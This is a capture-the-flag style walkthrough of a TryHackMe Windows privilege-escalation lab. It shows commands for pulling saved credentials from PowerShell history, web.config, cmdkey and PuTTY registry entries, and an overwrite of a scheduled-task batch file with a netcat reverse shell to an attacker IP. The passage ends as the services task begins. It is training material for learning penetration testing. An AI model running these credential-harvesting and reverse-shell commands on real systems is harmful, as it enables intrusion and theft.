windowsprivesc20

https://tryhackme.com/room/windowsprivesc20

Authored by Bercilak and Strivingtolearn

DISCLAIMER: This document is a walkthrough to complete all of the flags for the Windows Privilege Escalation Room of the Junior Penetration Tester learning path. It is not intended to replace but rather to supplement the room instructions. It does explain how to capture every flag; it does *not* address every technique this room has to offer. Additionally, it is assumed this room is being accessed through the THM AttackBox, and every task is performed assuming a fresh AttackBox load if necessary.

If you try using your own machine you will have a lot more additional configuration and installing to do. This attackbox for this machine comes prebuilt with various software packages that aren't present on a clean install of Kali linux. There was a brief period where the use of a personal machine was used but a lot of errors keep showing up so the AttackBox was chosen for easy pwnage.

Room Summary

As the final portion of the Junior Penetration Tester Learning Path, privilege escalation is a key skill in professional penetration testing, and due to the ubiquity of Windows systems and networks in the professional world, understanding basic methods of Windows privilege escalation is a vital skill to the aspiring penetration tester. This room will serve as a foundation to explaining and demonstrating various Windows "privesc" vectors. This report is not intended to be read as a professional network penetration test report as all systems are exploited independently but rather as a supplement to the provided TryHackMe walkthrough instructions.

A note on "privilege escalation": as no user account except the administrator account of a system has any ability to interact with the system freely, the ability to do anything within a system is referred to as a "privilege" granted to that account by the administrator. Thus, "privilege escalation" is any act that enables a user greater freedom to act within a system than as granted to that account, whether that is escalation all the way to total system control or merely marginally expanded system access. Not all privesc results in complete control of a system, nor is that necessary to have discovered a vulnerability.

INDEX

Task 1 3

Task 2 3

Task 3 3

Task 4 7

Task 5 10

Task 6 22

Task 7 32

Task 8 38

Task 9 39

Task 1 - Room Introduction

No explanation necessary.


Task 2 - Windows Privilege Escalation

This task explains important basic information on what to expect regarding standard user accounts and service accounts on a Windows system in addition to an overview of potential exploitation vectors. This will be important information that is referenced later, so ensure familiarity with everything laid out here. Answer the questions with the provided material

Task 3 - Harvesting Passwords from the Usual Spots

Often the simplest way to gain greater access than intended to a system is merely to use someone else's credentials. Although privilege escalation can involve opaque technical tricks, often the first approach is simply to see if access has been left unsecured. Even borrowing a colleague's credentials can be considered a form of privilege escalation if one is not authorized to use that login. To that end, if one can find a password to a Windows system, that is the simplest way to gain unintended access to a system, and the methods discussed in this task are all worth knowing.

In order to find the password for `julia.jones` in the Powershell history:




```
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\thm-unpriv>type %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
ls
whoami
whoami /priv
whoami /group
whoami /groups
cmdkey /?
cmdkey /add:thmdc.local /user:julia.jones /pass:[redacted]
cmdkey /list
cmdkey /delete:thmdc.local
cmdkey /list
runas /?

C:\Users\thm-unpriv>_
```

This input is using the `type` built-in command (underlined in red) to instruct the system to print the contents of its target (underlined in orange) which is the directory path and name of the PowerShell history file (underlined in purple), `ConsoleHost_history.txt` . `%userprofile%` (underlined in blue) is a variable standing in for the directory path of the user's home directory.

Note: The command above will only work from cmd.exe, as Powershell won't recognize `%userprofile%` as an environment variable. To read the file from Powershell, you'd have to replace `%userprofile%` with `$Env:userprofile`.

`julia.jones`'s password can be found where the white block is shown above.


To find the `db_admin` password in the `web.config` file:



```
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\thm-unpriv>type C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config | findstr connectionString

                <add connectionStringName="LocalSqlServer" maxEventDetailsLength="1073741823" buffer="false" bufferMo
de="Notification" name="SqlWebEventProvider" type="System.Web.Management.SqlWebEventProvider,System.Web,Version=4.0.0
.0,Culture=neutral,PublicKeyToken=b03f5f7f11d50a3a" />
                    <add connectionStringName="LocalSqlServer" name="AspNetSqlPersonalizationProvider" type="System.W
eb.UI.WebControls.WebParts.SqlPersonalizationProvider, System.Web, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b
03f5f7f11d50a3a" />
    <connectionStrings>
        <add connectionString="Server=thm-db.local;Database=thm-sekure;User ID=db_admin;Password=[redacted]" name=
"THM-DB" />
    </connectionStrings>

C:\Users\thm-unpriv>_
```


Once again we will use the `type` command (red underline) to print the contents of `web.config` located in the given directory path (orange). Rather than printing to the screen, however, this output is piped (as indicated by the white arrow) into the `findstr` command (yellow) to search for the string "`connectionString`" (green). Those lines are then printed to the screen, including the credentials for `db_admin` (blue) to include the password which has been hidden.

To find the flag on mike.katz ‘s desktop:



```
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\thm-unpriv>cmdkey /list

Currently stored credentials:

    Target: WindowsLive:target=virtualapp/didlogical
    Type: Generic
    User: 02facuvxpobdssom
    Local machine persistence

    Target: Domain:interactive=WPRIVESC1\mike.katz
    Type: Domain Password
    User: WPRIVESC1\mike.katz


C:\Users\thm-unpriv>runas /savecred /user:mike.katz cmd.exe
Attempting to start cmd.exe as user "WPRIVESC1\mike.katz" ...
```

Here, we are using the `cmdkey` command (red) with the `/list` argument (orange) to print the credentials on the system to the screen. Here, we see the credentials of user `mike.katz` on the screen. Knowing this, we can use the `runas` command (yellow) with the arguments `/savecred` and `/user:mike.katz` (green) to run, using the saved credentials of `mike.katz`, the command `cmd.exe` which opens a new terminal as `mike.katz` as seen below.




```
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir C:\Users\mike.katz\Desktop
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362

 Directory of C:\Users\mike.katz\Desktop

05/04/2022  05:17 AM    <DIR>          .
05/04/2022  05:17 AM    <DIR>          ..
06/21/2016  03:36 PM               527 EC2 Feedback.website
06/21/2016  03:36 PM               554 EC2 Microsoft Windows Guide.website
05/04/2022  05:17 AM                24 flag.txt
               3 File(s)          1,105 bytes
               2 Dir(s)  14,819,434,496 bytes free

C:\Windows\system32>type C:\Users\mike.katz\Desktop\flag.txt
```

Note at the top of the window the change to show this terminal is running as `mike.katz` (red arrow). Since we know that the flag is on `mike.katz` ‘s desktop, we will use the `dir` command (orange) to print the contents of the `Desktop` directory by accessing it through its full path (blue). The standard name for the main system drive is C, under which user profiles are stored in the Users directory. From here we can access mike.katz ‘s home directory which contains the various user directories. With the name of the flag file, we are once again able to use the type command (green) to print the contents of `flag.txt` to the terminal.

To find the password saved to the PuTTY sessions:

As noted, PuTTY is an SSH client used by Windows systems. In offering to store credentials, it provides an opportunity for exploitation; more importantly, any application that saves credentials should be considered a point of entry for privilege escalation.



```
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\thm-unpriv>reg query HKEY_CURRENT_USER\Software\SimonTatham\PuTTY\Sessions\ /f "Proxy" /s

HKEY_CURRENT_USER\Software\SimonTatham\PuTTY\Sessions\My%20ssh%20server
    ProxyExcludeList    REG_SZ
    ProxyDNS    REG_DWORD    0x1
    ProxyLocalhost    REG_DWORD    0x0
    ProxyMethod    REG_DWORD    0x0
    ProxyHost    REG_SZ    proxy
    ProxyPort    REG_DWORD    0x50
    ProxyUsername    REG_SZ    thom.smith
    ProxyPassword    REG_SZ    [redacted]
    ProxyTelnetCommand    REG_SZ    connect %host %port\n
    ProxyLogToTerm    REG_DWORD    0x1

End of search: 10 match(es) found.

C:\Users\thm-unpriv>_
```

Note here the first use of the `reg` command (red) as well as the arguments passed along with it. `reg` here denotes a command that will interact with the system registry, where many sensitive files are found, while the inclusion of the `query` option (blue) specifies that we are looking up information under the given path which stores the password we are looking for (orange). Finally, the `/f` flag signals for the query to match the string "`Proxy`", while the `/s` flag instructs the query to search the directory and subdirectories recursively (green). Documentation for the reg query command can be found at https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/reg-query


---

Task 4 - Other Quick Wins

As noted by the information in this section, there are also configuration settings and routine tasks that can provide a vector for escalation. Certain processes can require elevated privileges (elevated here often referring to intentionally provisioned privileges by the system administrator), and insecurity in control of those routine tasks can modify exactly what the routine part of the task becomes.


To find the taskusr1 flag:

First, we confirm per the instructions that the stated task, vulntask , is vulnerable.



```
C:\Users\thm-unpriv>schtasks /query /tn vulntask /fo list /v

Folder: \
HostName:                             WPRIVESC1
TaskName:                             \vulntask
Next Run Time:                        N/A
Status:                               Running
Logon Mode:                           Interactive/Background
Last Run Time:                        7/4/2022 5:52:28 AM
Last Result:                          267009
Author:                               WPRIVESC1\Administrator
Task To Run:                          C:\tasks\schtask.bat
```


As the `reg` command instructs the system that we wish to interact with the registry, likewise the `schtasks` command (red) indicates to the system that we are interacting with the scheduled tasks; specifically, the `/query` flag clarifies that our interaction will be a search, the the `/tn` flag precedes the task name, `vulntask` , while the `/fo` flag instructs the system to format the output as a `list`, and the `/v` flag ensures the list includes all the information that we need to see. As expected, the task we will exploit is `C:\tasks\schtask.bat` .



```
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\thm-unpriv>icacls C:\tasks\schtask.bat
C:\tasks\schtask.bat BUILTIN\Users:(I)(F)
                     NT AUTHORITY\SYSTEM:(I)(F)
                     BUILTIN\Administrators:(I)(F)

Successfully processed 1 files; Failed processing 0 files

C:\Users\thm-unpriv>echo C:\tools\nc64.exe -e cmd.exe 10.10.81.146 4444 > C:\tasks\schtask.bat

C:\Users\thm-unpriv>schtasks /run /tn vulntask
SUCCESS: Attempted to run the scheduled task "vulntask".

C:\Users\thm-unpriv>_
```

This technique may appear somewhat more complex, but it is ultimately nothing more than issuing commands to the system as we have been so far. Having confirmed the target file, invoking the `icacls` command (red) instructs the system to print out the permissions on the target file (darker blue). This command is also used to modify these permissions through the use of flags, but here it notes that `BUILTIN\Users` such as the current user have full file permissions, including to modify the contents of the file.

As this point, the `echo` command (green) is used to tell the system to reprint whatever input it is given, although in this case the (>) symbol (white arrow pointing to white arrow) instructs the computer to print this directly into the `C:\tasks\schtask.bat` file that is our target (purple). As for the payload (yellow), the task in `schtasks.bat` is now to run the netcat utility located at `C:\tools\nc.exe` with the instruction to execute `cmd.exe` (`-e cmd.exe`), or generate a terminal session, at the given IP address (`10.10.81.146`) on the given port (`4444`). With this loaded, the task is ready to run, but **first** a listener must be set up as shown in the next image on the attacking system. Set up the listening port, then run the `schtasks` command (pink), this time with the flag to `/run` the `/tn` task named `vulntask` (light blue).



```
root@ip-10-10-81-146:~# nc -vlp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from ip-10-10-96-187.eu-west-1.compute.internal 49875 received!
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
wprivesc1\taskusr1

C:\Windows\system32>dir C:\Users\taskusr1\Desktop
dir C:\Users\taskusr1\Desktop
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362

 Directory of C:\Users\taskusr1\Desktop

05/03/2022  01:00 PM    <DIR>          .
05/03/2022  01:00 PM    <DIR>          ..
06/21/2016  03:36 PM               527 EC2 Feedback.website
06/21/2016  03:36 PM               554 EC2 Microsoft Windows Guide.website
05/03/2022  01:00 PM                19 flag.txt
               3 File(s)          1,100 bytes
               2 Dir(s)  15,047,872,512 bytes free

C:\Windows\system32>type C:\Users\taskusr1\Desktop
```


Having used the `nc` command (red) prior to the running of the `vulntask` with the `-vlp` flags (blue) for “verbose output”, “listening mode”, “at port given”, ensure that the port number (yellow) here matches the port number at the end of the payload in the previous image (here, both are `4444`). Once the `vulntask` is run from the victim system, a connection is established, and a shell prompt appears in which we check which user is logged in with the `whoami` command (purple). Confirming we are the correct user, the `dir` command once again displays the content of the `taskusr1` Desktop, which further allows once again outputting the flag to the screen (pink).

Task 5 - Abusing Server Misconfigurations

To this point, before any exploitation is possible, it has been necessary to review various configuration and permission information on the files we have been using. This process, known as “enumeration”, is an essential step to any successful exploitation, and before we are able to further exploit this machine, each of the flags in this task requires some enumeration in order to know that our exploit will be effective. Without any further ado.

WIndows Services

To get the flag on svcusr1’s Desktop:

